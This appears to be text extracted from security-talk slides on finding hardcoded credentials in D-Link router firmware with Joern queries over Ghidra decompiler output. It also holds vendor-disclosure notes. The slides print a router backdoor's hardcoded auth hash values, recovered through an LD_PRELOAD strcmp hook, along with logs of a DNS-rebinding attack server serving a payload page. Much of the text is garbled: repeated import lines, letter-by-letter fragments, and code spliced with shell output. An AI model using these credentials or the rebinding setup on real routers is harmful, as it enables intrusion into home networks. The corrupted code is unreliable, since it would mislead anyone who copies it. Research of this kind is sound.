16 pcVar2 = getenv("HTTP_MTFWU_AUTH");
```

```
17 getenv("HTTP_HNAP_AUTH");
```

```
18 pcVar3 = getenv("HTTP_COOKIE");
```

```
19 pcVar4 = getenv("HTTP_REFERER");
```

```
iVar5 = FUN_004088f0(pcVar3,pcVar2,pcVar1);
```

```
do {
```

```
  if (iVar5 == 0) {
```

```
    iVar5 = strcmp(pcVar1,"FwUpload");
```

```
    if (iVar5 == 0) {
```

```
      iVar5 = FUN_00406204(&LAB_00408994+1,0,0x2800000);
```

# Decompiled binary to source-level dataflow queries

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language._
3 import scala.io.Source
4
5 @main def exec(binaryIn: String) = {
6   importCode.fromString(binaryIn)
7   val DecompiledBinary = cpg.method.dumpRaw.mkString("\n")
8   val entry = Source.fromFile("entry.c").getLines.mkString
9   importCode.c.fromString(decompiledBinary + "\n\n" + entry)
10  run.osssdataflow
11  cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store
12  run.commit
13
14  def sprintTransform =
15    cpg.method.fullNameExact("sprintf")
16    .callin
17    .where(_.argument(2).isLiteral.code(".%[x][y]"))
18
19  def parameterizedTransform =
20    sprintTransform.flatMap(m =>
21      def m_ = sprintTransform
22      if(m.parameter.where(sprintTransform.argument(1).reachableBy(_)).size > 1 &&
23          m.parameter.where(sprintTransform.argument(3).reachableBy(_)).size > 1) {
24        Some(m)
25      } else {
26        None
27      }
28    )
29
30
31  def cmpTransform =
32    parameterizedTransform.flatMap(m =>
33      def m_ = m
34      def relevantCallers =
35        m.caller.filter(cm =>
36          cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
37        ).filter(cm =>
38          cm.parameter.reachableBy(cm.parameter).l.size > 0
39        )
40      if(relevantCallers.size > 0) {
41        Some(relevantCallers)
42      } else {
43        None
44      }
45    )
46
47  def hardcodedCreds =
48    cmpTransform.dedupBy(_.fullName).flatMap(tc =>
49      def fromOutside = cpg.tag("attacksurface").method.callIn
50      val reachable = tc.parameter.reachableBy(fromOutside).dedup.l
51      if(reachable.size > 0) {
52        Some((tc, reachable))
53      } else {
54        None
55      }
56    )
57
58  if(hardcodedCreds.size > 0) {
59    hardcodedCreds.foreach(backdoor =>
60      println("Hardcoded credentials found:")
61      println("  method => " + backdoor._1.fullName + " ")
62      backdoor._2.foreach(c =>
63        println("    input => " + c.code + " ")
64      )
65    )
66  } else {
67    println("No hardcoded credentials found.")
68  }
69
70 }
```

```
parameter).l.size > 0
By(_).size >= 1 &&
By(_).size >= 1 {
```

```
pl["?"]?) to disk.
```

```
to disk. All changes will also be saved
```

```
,(uint)*pbVar3);
param_3)
```

```
ned4 param_3)
```

```
raph.Cpg@425fdf53
```

```
nt)*pbVar3);
x28000000);
```

## Decompiled binary to source-level dataflow queries

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language.*;
3 import org.junit.Test;
4 import static org.junit.Assert.assertEquals;
```

```
32 claudiu@win95 joern (master) $ ./joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
33 executing /home/claudio/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
34 Compiling /home/claudio/src/joern/hardcoded_creds.sc
35 Creating project `mtfwu1` for code at `./artifacts/mtfwu`
36 Initializing SSL Context
37 Initializing Random Number Generator...
38 Random Number Generator initialization complete: NativePRNGNonBlocking
39 Loading user preferences: /home/claudio/.ghidra/.ghidra_10.0_PUBLIC/preferences
40 Loading previous preferences: /home/claudio/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
41 Trust manager disabled, cacerts have not been set
42 Creating project: /tmp/ghidra2cpg_tmp10538346910971040603/defaultProject
43
44     54 } None sprint{ , (uint)*pbVar3;
45     55 flatten} , (void*)FUN_004088f0, (uint)*pbVar3;
46 Hardcoded credentials found:
    method => `FUN_004088f0`
        input => `getenv("HTTP_COOKIE")`
        input => `getenv("HTTP_MTFWU_ACT")`
        input => `getenv("HTTP_MTFWU_AUTH")`
script finished successfully
()
```

```
22 | 30 | 68 var5 = if ((iVar5 & 0x1) == 0) {  
23 | 31 | 69     iVar4 = sprintf(pbVar3, "%02X", iVar6);  
24 | 32 | 70     iVar5 = FUN_00406204(&LAB_00408994+1, 0, 0x2800000);  
25 | 33 | 71 } else {  
26 | 34 | 72     iVar4 = sprintf(pbVar3, "%02X", iVar6);  
27 | 35 | 73     iVar5 = FUN_00406204(&LAB_00408994+1, 0, 0x2800000);  
28 | 36 | 74 }
```

## Final touches

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.Language
3 import scala.io.Source
4
5 @main def executeBinaryIn[String] = {
6   importCodeline[Language](binaryIn)
7   importCodeGraph[Language](binaryIn)
8   importCodeGraph[Language](entry)
9   importCodeGraph[Language](entry)
10  importCodeGraph[Language](entry)
11  importCodeGraph[Language](entry)
12  importCodeGraph[Language](entry)
13  importCodeGraph[Language](entry)
14  importCodeGraph[Language](entry)
15  importCodeGraph[Language](entry)
16  importCodeGraph[Language](entry)
17  importCodeGraph[Language](entry)
18  importCodeGraph[Language](entry)
19  importCodeGraph[Language](entry)
20  importCodeGraph[Language](entry)
21  importCodeGraph[Language](entry)
22  importCodeGraph[Language](entry)
23  importCodeGraph[Language](entry)
24  importCodeGraph[Language](entry)
25  importCodeGraph[Language](entry)
26  importCodeGraph[Language](entry)
27  importCodeGraph[Language](entry)
28  importCodeGraph[Language](entry)
29  importCodeGraph[Language](entry)
30  importCodeGraph[Language](entry)
31  importCodeGraph[Language](entry)
32  def cmpTransform = tag("attackers") /> "cmpTransform"
33  @parametricHexTransform[Language](cmpTransform)
34  executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
35 Compiling /home/claudiu/src/joern/hardcoded_creds.sc
36 Cr
37 In
38 In
39 Ra
40 Lo
41 Lo
42 Tr
43 Cr
44 The collects
45 rest
46 He
328 int strcmp(const char *X, const char *Y) {
329     while(*X) {
330         if (*X != *Y)
331             break;
332         X++;
333         Y++;
334     }
335     int result = *(const unsigned char*)X - *(const unsigned char*)Y;
336     printf("strcmp(\"%s\", \"%s\") -> %d\n", X, Y, result);
337     return result;
338 }
```

```
Input = getenv("HTTP_REFERER");
script finished successfully
() 20 25 do {
  26 27 if (hardcodedCreds.size > 0) {
  28 29   hardcodedCreds.foreach(backdoor => {
  30 31     if (iVar5 == backdoor) {
  32 33       printInt("backdoor found: " + Stack524);
  34 35     }
  36 37     if (iVar5 == backdoor) {
  38 39       printInt("method = " + backdoor._1.FullName + "\n");
  40 41     }
  42 43     if (iVar5 == backdoor) {
  44 45       printInt("backdoor._2 = " + c.code + "\n");
  46 47     }
  48 49     if (iVar5 == backdoor) {
  50 51       printInt("iVar5 = " + iVar5 + "\n");
  52 53     }
  54 55     if (iVar5 == backdoor) {
  56 57       printInt("iVar5 == 0\n");
  58 59     }
  60 61     if (iVar5 == backdoor) {
  62 63       printInt("no hardcoded credentials found\n");
  64 65     }
  66 67   })
  68 69   iVar5 = spring(0, iVar5 + iVar6, "%02X", (uint)*pbVar3);
  70 71   iVar5 = FUN_00406204(&LAB_00408994+1, 0, 0x28000000);
  72 73 }
```

## Final touches

```
1 import io.shiftleft.semanticcodelanguage.SemanticCodeLanguage
2 import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
3 import scala.io.Source
4
5 @main def executeBinaryIn[String] = {
6   import scala.util.Try
7   import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
8   import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
9   import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
10  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
11  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
12  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
13  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
14  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
15  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
16  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
17  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
18  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
19  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
20  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
21  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
22  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
23  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
24  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
25  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
26  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
27  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
28  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
29  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
30  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
31  import io.shiftleft.semanticcodelanguage.entrypoint.EntryPoint
32  def cmpTransform = {
33    claudio@win95 joern (master) $ ./joern -script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
34    executing /home/claudio/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
35    Compiling /home/claudio/src/joern/hardcoded_creds.sc
36    Creating project MTFWU from hardcoded_creds.sc artifacts/mtfwu
37    Initializing
38    root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="GetDevInfo" \
39    Ra330 HTTP_MTFWU_AUTH="AAAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu
40    strcmp("GetDevInfo", "FWUpload") -> 1
41    strcmp("", "") -> 0
42    Loading P
43    The
44    collecti
45    rest
46    Hardcoded
47    method
48    me
49    re
50    s
51    t
52    r
53    e
54    n
55    o
56    t
57    h
58    e
59    r
60    e
61    s
62    t
63    r
64    c
65    o
66    n
67    f
68    i
69    l
70    a
71    r
72    e
73    s
74    t
75    h
76    e
77    l
78    p
79    (null)
80    Location: (null)
81    np
82    return result;
83    input => getenv("HTTP_MTFWU_AUTH") + env("HTTP_REFERER");
84    script finished successfully
85    () 20 25 do {
86      FUN_00401000(FUN_004005F0(&LAB_R164, &backdoor), 224);
87      if (hardcodedCreds.size > 0) {
88        hardcodedCreds.foreach(backdoor =>
89          println("backdoor[" + backdoor + "] found.");
90          println("method = " + backdoor._1.FullName + " ");
91          backdoor._2.foreach(c => c.code);
92        }
93      }
94      iVar5 = iVar5 + iVar5;
95      if (iVar5 == 0) {
96        iVar4 = sprint("%02X", iVar6, (uint)*pbVar3);
97        iVar5 = FUN_00406204(&LAB_00408994+1, 0, 0x28000000);
98      }
99    }
100  }
```

# Final touches

```
37 root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="FWUpload" \
38     HTTP_MTFWU_AUTH="AAAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu | grep AAAAAA
39     strcmp("AAAAAA", "9BA77AB05965C810F9D18A6772765BCD") -> -8
40
41 root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="FWUpdate" \
42     HTTP_MTFWU_AUTH="AAAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu | grep AAAAAA
43     strcmp("AAAAAA", "F7A51EB8D26CD2E051E7CB5D8B3BAA5B") -> -21
44
45
```

# Final touches

EC2 > Instances > i-0e944ef498aa2e911

## Instance summary for i-0e944ef498aa2e911

Updated less than a minute ago

Instance ID	Public IPv4 address	Private IPv4 addresses
i-0e944ef498aa2e911	54.146.251.188   open address	172.30.0.114
IPv6 address	Instance state	Public IPv4 DNS
-	Running	-
Private IPv4 DNS	Instance type	Elastic IP addresses
ip-172-30-0-114.ec2.internal	t3.medium	-
VPC ID	AWS Compute Optimizer finding	IAM Role
vpc-398c855e	Opt-In to AWS Compute Optimizer for recommendations.   Learn more	-
Subnet ID		
subnet-e751d3ae		

[Details](#) [Security](#) [Networking](#) [Storage](#) [Status checks](#) [Monitoring](#) [Tags](#)

### Instance details

Platform	AMI ID	Monitoring
Ubuntu (Inferred)	ami-09e67e426f25ce0d7	disabled

## Final touches

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcodelanguage.cmake(20).code_1
```

```
ubuntu@ip-172-30-0-114:~/singularity$ sudo ./singularity-server --HTTPServerPort 8080
```

```
Temporary secret: 8ead7f4a47bc809d6679425d9ff320488fa9690d
2021/11/18 15:37:43 Main: Starting DNS Server at 53
2021/11/18 15:37:43 HTTP: starting HTTP Websockets/Proxy Server on :3129
2021/11/18 15:37:43 HTTP: starting HTTP Server on :8080
2021/11/18 15:37:51 HTTP: GET /manager.html from 89.204.137.156:9242
2021/11/18 15:37:52 HTTP: GET /manager.js from 89.204.137.156:26010
2021/11/18 15:37:52 HTTP: GET /servers from 89.204.137.156:17385
[{"ServerInformation": [{"Port": "8080"}], "AllowDynamicHTTPServers": false}
2021/11/18 15:37:52 HTTP: GET /manager-config.json from 89.204.137.156:4677
2021/11/18 15:37:56 DNS: Received A query: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. from: 6
2.52.52.2.1458
2021/11/18 15:37:56 DNS: Parsed query: &{54.158.242.188 127.0.0.1 2217541279 fs .dYNAmIc.DnS1337.xyz.}
2021/11/18 15:37:56 DNS: session exists: false
2021/11/18 15:37:56 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:37:56 DNS: response: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. 0 IN A 54.158.2
42.188
2021/11/18 15:38:10 DNS: Received A query: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. from: 6
2.52.52.2.60948
2021/11/18 15:38:10 DNS: Parsed query: &{54.146.251.188 127.0.0.1 2309784545 fs .Dynamic.dNS1337.xyz.}
2021/11/18 15:38:10 DNS: session exists: false
2021/11/18 15:38:10 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:38:10 DNS: response: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. 0 IN A 54.146.2
51.188
2021/11/18 15:38:10 HTTP: GET /soopayload.html?rnd=0.3356311320367228 from 89.204.137.156:26707
```

```
22 |     if( iVar5==0 ) {
23 |         iVar4 = sprintf( (char*)pbVar3+iVar6, "%02X", (uint)*pbVar3 );
24 |     } else if( !iVar5 ) {
25 |         printf( "No hardened credentials found\n" );
26 |     }
27 |     iVar5 = FUN_00406204( &LAB_00408994+1, 0, 0x28000000 );
28 |
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```



# Final touches

## Notes on disclosure

- First contact to the vendor was made in mid August 21 (>90 days ago) via the designated channels
- A critical vulnerability was shared with the vendor at the time
- The vendor forwarded the information to the research and development team, which never got back to us
- We contacted the vendor again in early November 21, asking about our previous report, providing additional vulnerabilities and telling them about this talk
- No response

## Conclusion

- Making the disassembly of a program available for graph querying already allows for automated attack surface enumeration and gadget extraction
- Once you augment the representation with the output of a decompiler, querying capabilities are close to those of source code
- This is possible because Joern's parsers are designed with hackers in mind: they work even if only fragments of code are available that fell of a truck => for a parser like that, Ghidra's decompiler-output is tame.
- Certain consumer-grade routers are remarkably insecure to a point where they provide a viable entry point into home networks



Questions?